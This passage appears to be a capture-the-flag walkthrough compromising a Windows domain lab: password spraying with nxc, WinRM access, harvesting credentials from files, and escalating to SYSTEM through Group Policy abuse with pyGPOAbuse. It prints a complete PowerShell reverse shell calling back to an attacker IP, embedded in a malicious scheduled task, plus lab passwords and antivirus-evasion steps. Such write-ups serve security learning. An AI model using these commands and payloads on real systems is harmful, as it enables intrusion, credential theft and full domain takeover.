
Lets now perform a pass spray on the domain.
1
nxc ldap 10.1.199.150 -u sysco.txt -p 'Chocolate1' --continue-on-success

We have authentication as lainey.moore.
Checking for the winrm access to the system.
1
nxc winrm 10.1.199.150 -u lainey.moore -p 'Chocolate1'

Shell as Lainey.moore
Logging in using evil-winrmexec.py
1
python3 /opt/winrmexec/evil_winrmexec.py -dc-ip 10.1.199.150 sysco.local/lainey.moore:'Chocolate1'@dc01.sysco.local

Claimed the user.txt file.
In the documents directory we have these files.

There is a notes and .lnk file looking at them
Authentication as Greg.shields
Looking at notes.txt and the .lnk file we have some creds.


Spraying these credentials across the domain we have this.
Inspecting Greg.Shields in bloodhound we have this

We can abuse GPO’s since Greg.shields is a member of group policy creator owners.
Privilege Escalation
Abusing Group Policy Objects (GPO Abuse)
Using pyGPOAbuse.py for the exploitation.
1
python3 pygpoabuse.py sysco.local/'greg.shields':'5y5coSmarter2025!!!' -dc-ip '10.1.199.150' -gpo-id '31B2F340-016D-11D2-945F-00C04FB984F9' -powershell -command "$c = New-Object System.Net.Sockets.TCPClient('10.200.42.166',4445);$s = $c.GetStream();[byte[]]$b = 0..65535|%{0};while(($i = $s.Read($b, 0, $b.Length)) -ne 0){;$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0, $i);$sb = (iex $d 2>&1 | Out-String );$sb2  = $sb + 'PS ' + '> ';$sby = ([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sby,0,$sby.Length);$s.Flush()};$c.Close()" -taskname "Completely Legit Task" -description "Dis is legit, pliz no delete" -user

Now we update the group policy using gpupdate.

But didnt receive any connection back on our reverse shell.
I tried with this command.
1
 python3 pygpoabuse.py sysco.local/'greg.shields':'5y5coSmarter2025!!!' -dc-ip '10.1.199.150' -gpo-id "31B2F340-016D-11D2-945F-00C04FB984F9"
This adds a user john to the local administrator’s group.


Transferring runascs.exe to the remote machine.

But it got flagged by the antivirus windows defender.
So now I created a cradle.txt for the reverse shell.

And the shell.ps1 containing this powershell reverse shell.
1
$c = New-Object System.Net.Sockets.TCPClient('10.200.42.166',4445);$s = $c.GetStream();[byte[]]$b = 0..65535|%{0};while(($i = $s.Read($b, 0, $b.Length)) -ne 0){;$d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0, $i);$sb = (iex $d 2>&1 | Out-String );$sb2  = $sb + 'PS ' + '> ';$sby = ([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sby,0,$sby.Length);$s.Flush()};$c.Close()#
Now we generate a base64 encoded payload for the cradle.txt

Now we put these commands in our pygpoabuse.py

This successfully created a sch task for us.
Now we update the group policy.

Then we can see that we received as SYSTEM shell on our reverse shell.


Lets claim the root.txt from the administrator’s desktop.
Thanks for reading 🙂✌️